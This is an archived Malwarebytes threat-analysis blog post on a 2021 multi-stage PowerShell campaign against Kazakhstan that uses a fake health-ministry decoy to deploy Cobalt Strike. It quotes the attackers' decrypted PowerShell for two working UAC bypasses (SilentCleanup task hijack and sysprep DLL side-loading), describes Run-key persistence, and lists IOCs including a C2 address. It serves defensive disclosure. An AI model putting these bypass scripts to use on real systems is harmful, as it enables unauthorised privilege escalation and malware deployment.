A multi-stage PowerShell based attack targets Kazakhstan

By Mark Stockley

Published: 2021-11-11 · Archived: 2026-04-05 21:33:48 UTC

November 12, 2021

This blog post was authored by Hossein Jazi.

On November 10 we identified a multi-stage PowerShell attack using a document lure impersonating the Kazakh Ministry of Health Care, leading us to believe it targets Kazakhstan.

A threat actor under the user name of DangerSklif (perhaps in reference to Moscow's emergency hospital) created a GitHub account and uploaded the first part of the attack on November 8.


Article continues below this ad.

In this blog we will review the different steps the attacker took to fly under the radar with the intent on deploying Cobalt Strike onto its victims.

Overview

The attack started by distributing a RAR archive named "Уведомление.rar" ("Notice.rar"). The archive file contains a lnk file with the same name pretending to be a PDF document from "Ministry of Health Care, Republic of Kazakhstan". Upon opening the lnk file, a PDF file will be shown to confuse victims while in the background

multiple stages of this attack are being executed. The decoy document is an amendment for a Covid 19 policy that has been issued by the Chef State Sanitary of the Republic of Kazakhstan.


Уведомление.pdf - Adobe Reader

File Edit View Window Help

№ 01-1-21/3531-вн от 14.07.2021

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
ДЕНСАУЛЫҚ САҚТАУ
МИНИСТРЛІГІ

БАС МЕМЛЕКЕТТІК
САНИТАРИЯЛЫҚ ДӘРІГЕРІ

МИНИСТЕРСТВО
ЗДРАВООХРАНЕНИЯ
РЕСПУБЛИКИ КАЗАХСТАН

ГЛАВНЫЙ ГОСУДАРСТВЕННЫЙ
САНИТАРНЫЙ ВРАЧ

ҚАУЛЫСЫ
2021 жылғы 14 шілдедегі №32

ПОСТАНОВЛЕНИЕ
14 июля 2021 года №32

Нұр-Сұлтан қаласы

город Нур-Султан

О внесении изменений и дополнений в постановления Главного государственного санитарного врача Республики Казахстан

В целях предупреждения распространения коронавирусной инфекции COVID-19 (далее – COVID-19) среди населения Республики Казахстан, в соответствии с подпунктом 7) пункта 1 статьи 38, подпунктом 8) пункта 7 статьи 104 Кодекса Республики Казахстан от 7 июля 2020 года «О здоровье народа и системе здравоохранения», постановлением Правительства Республики Казахстан от 24 сентября 2020 года № 612 «Об утверждении перечня заболеваний, против которых проводятся обязательные профилактические прививки в рамках гарантированного объема медицинской помощи, правил, сроков их проведения и групп населения, подлежащих профилактическим прививкам» **ПОСТАНОВЛЯЮ:**

1. Внести в постановление Главного государственного санитарного врача Республики Казахстан от 25 декабря 2020 года № 67 «О дальнейшем усилении мер по предупреждению заболеваний коронавирусной инфекцией среди населения Республики Казахстан» (далее – ПГГСВ №67) следующие изменения и дополнения:

1) подпункт 1) пункта 6-1 ПГГСВ №67 изложить в следующей редакции:


«1) ограничение допуска на работу в очном режиме для работников, неполучивших вакцинацию против COVID-19 (за исключением лиц, имеющих постоянные медицинские противопоказания и переболевших COVID-19 в течение последних 3-х месяцев) следующих организаций/объектов:

объектов по оказанию услуг населению (центры обслуживания населения (ЦОНы), отделения АО «Казпочта», банки второго уровня, объекты финансового рынка, страховые компании, агентства по недвижимости, рекламные агентства, обменные пункты, ломбарды, салоны красоты, парикмахерские, химчистки, прачечные, фитнес, спорткомплексы, спортивно-оздоровительные центры, СПА и массажные салоны/центры/кабинеты, бани, сауны, бассейны, пляжи,


Дата: 14.07.2021 19:39. Копия электронного документа. Версия СЭД: Documaker8.0g 7.4.20. Положительный результат проверки ЭЦП

Attack process

The following figure shows the overall process of this attack. The attack started by executing the lnk file that calls PowerShell to perform several techniques such as privilege escalation and persistency through an autorun registry key. We will provide the detailed analysis in the next section.




All stages of this attack have been hosted in one Github repository named *GoogleUpdate*. This repository was created on November 8th by a user named *DangerSklif*. The *DangerSklif* user was created on GitHub on November 1st.




Analysis

The embedded lnk file is obfuscated and after de-obfuscation we can see that it used *cmd.exe* to call PowerShell to download and execute the first stage of the attack from the Github account (*lib7.ps1*).



The *lib7.ps1* downloads the decoy PDF file from the same Github account and stores it in the *Downloads* directory. In the next step it opens the decoy PDF to confuse the user while it performs the rest of process in the background, which includes getting the OS version and downloading the next stage based on the OS version.



If the OS version is 7 or 8, it downloads and executes *lib30.ps1* and if the OS version is 10 it downloads and executes *lib207.ps1*. The reason the actor is checking the OS version is because it is trying to execute the right privilege escalation method. These techniques previously used by TA505 in their campaign to drop SrvHelper.

- Using the *SilentCleanup* task in the Task Scheduler to bypass UAC in Windows 10: Attacker used *Lib207.ps1* to bypass UAC in Windows 10. The PowerShell commands used to perform the bypass are XOR encrypted using 0x58 key.

After decrypting the commands, we can see the process of UAC bypass which includes creating a SilentCleanup task in the Task Scheduler that calls PowerShell to execute the created vbs file with higher privilege.

```
 Set-Content -Path $env:temp\can.vbs -Value $VBS_file
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {
    #Payload goes here
    #It'll run as Administrator
    wscript $env:temp\can.vbs
} else {
    $registryPath = "HKCU:\Environment"
    $Name = "Windir"
    Set-ItemProperty -Path $registryPath -Name $name -Value "wscript $env:temp\can.vbs  "
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Start-Sleep -s 5
    Remove-ItemProperty -Path $registryPath -Name $name
}
Start-Sleep -s 3
Remove-Item -Path $env:temp\can.vbs

Start-Sleep -s 7
```

- Using the sysprep.exe system utility and DLL side-loading to bypass UAC in Windows 7 and 8: Lib30.ps1 is used to execute this bypass. Simliar to lib207.ps1 this PowerShell script is also XOR encrypted but using different key (0x02).

Figure 9 shows PowerShell commands after decryption. The process starts by creating a batch file (*cmd.bat*) in the "*Windows/Temp*" directory. In the next step, a cab archive file is created containing a DLL (CRYPTBASE.dll for Windows 7 or shcore.dll for Windows 8. Then this cab file is extracted into the C:WindowsSystem32Sysprep directory using wusa.exe.

At the end, the sysprep.exe system utility launches which side loads the CRYPTBASE.dll for Windows 7 or shcore.dll for Windows 8. This DLL executes the created *cmd.bat* file which leads to executing it with a high privilege.

```
if (([IntPtr]::Size) -eq 8)
    {

        $DllBytes = $DllBytes64
    }
    elseif (([IntPtr]::Size) -eq 4)
    {

        $DllBytes = $DllBytes32
    }
Out-File -FilePath $PayloadPath -InputObject $Payload -Encoding ascii

$OSVersion = (Get-WmiObject -Class win32_OperatingSystem).BuildNumber
            if ($OSVersion -match "76")
            {
                $dllname = "CRYPTBASE.dll"
                $PathToDll = "$env:temp\$dllname"

                [Byte[]] $temp = $DllBytes -split ' '
                [System.IO.File]::WriteAllBytes($PathToDll, $temp)
            }
            if ($OSVersion -match "96")
            {
                $dllname = "shcore.dll"
                $PathToDll = "$env:temp\$dllname"

                [Byte[]] $temp = $DllBytes -split ' '
                [System.IO.File]::WriteAllBytes($PathToDll, $temp)
            }
            $Target = "$env:temp\uac.cab"
            $wusapath = "C:\Windows\System32\Sysprep\"
            $execpath = "C:\Windows\System32\Sysprep\sysprep.exe"
            $null = & makecab $PathToDll $Target
            $null = Start-Process -Windowstyle hidden -F wusa -ArgumentList "$Target /extract:$wusapath"
            Start-Sleep -Seconds 1
            Start-Process -Windowstyle hidden -F $execpath
            Start-Sleep -s 7
            Remove-Item -Path $Target
            Remove-Item -Path $PathToDll
            Remove-Item -Path $PayloadPath
```

After bypassing UAC, in all OS versions the next stage payload is downloaded and executed (*lib106.ps1*).

This stage performs the following actions:

- Creates a vbs file (cu.vbs) in *ProgramFiles* directory and makes this multi-stage attack persistence by adding this vbs file to *HKLMSoftwareMicrosoftWindowsCurrentVersionRun* registry key.
- Makes vbs file hidden using “Attrib.exe +h” command.
- Downloads and executes the final stage (*updater.ps1*) using PowerShell.

The final stage (*updater.ps1*) is executing Cobalt Strike in PowerShell context. In fact this PowerShell script is PowerShell variant of Cobalt Strike.


The Cobalt Strike ShellCode is base64 encoded and XOR encrypted using 35 key. After decoding and decrypting the ShellCode it allocates it into memory using VirtualAlloc and finally execute it by calling Invoke function.

Kazakhstan in the news

Kazakhstan has been in the news recently for taking over China in the cryptomining industry, depleting its own electric resources. The energy-rich country is not very important ally for Russia in particular with lucrative joint oil and gas ventures.

Other than their GitHub profile, we could not find much information on the threat actor or their intention with this attack. However, monitoring and espionage are a likely motive.

Malwarebytes users were protected thanks to the Anti-Exploit layer of our product.



IOCs

Уведомление.pdf.lnk:
574a33ee07e434042bdd1f59fc89120cb7147a1e20b1b3d39465cd6949ba7d99
Уведомление.rar:
d0f3c838bb6805c8a360e7b1f28724e73e7504f52147bbbb06551f91f0df3edb
Updater.ps1:
08f096134ac92655220d9ad7137e35d3b3c559359c238e034ec7b4f33a246d61
lib106.ps1:
81631df5d27761384a99c1f85760ea7fe47acc49ef81003707bb8c4cbf6af4be
lib2.ps1:
912434caec48694b4c53a7f83db5f0b44b84ea79be57d460d83f21181ef1acbb
lib207.ps1:
893f6cac7bc1a1c3ee72d5f3e6994e902b5af044f401082146a486a0057697e5
lib30.ps1:
11d6b0b76d057ac9db775d9a1bb14da2ed9acef325060d0452627d9391be4ea2
lib63.ps1:
8f974d8d0741fd1ec9496857d7aabbe0d3ba4d2e52cc311c76c28396edae9eb9
lib64.ps1:
301194613cbc11430d67acf7702fd15ec40ee0f9be348cf8a33915809b65bc5e
lib7.ps1:

026fcb13e9a4ea6c1eab73c892118a96731b868a1269f348a14a5087713dd9e5
lib706.ps1:
36aba78e63825ab47c1421f71ca02422c86c774ba525959f42b8e565a808a7d4
C2:
188.165.148.241

Source: https://blog.malwarebytes.com/threat-intelligence/2021/11/a-multi-stage-powershell-based-attack-targets-kazakhstan/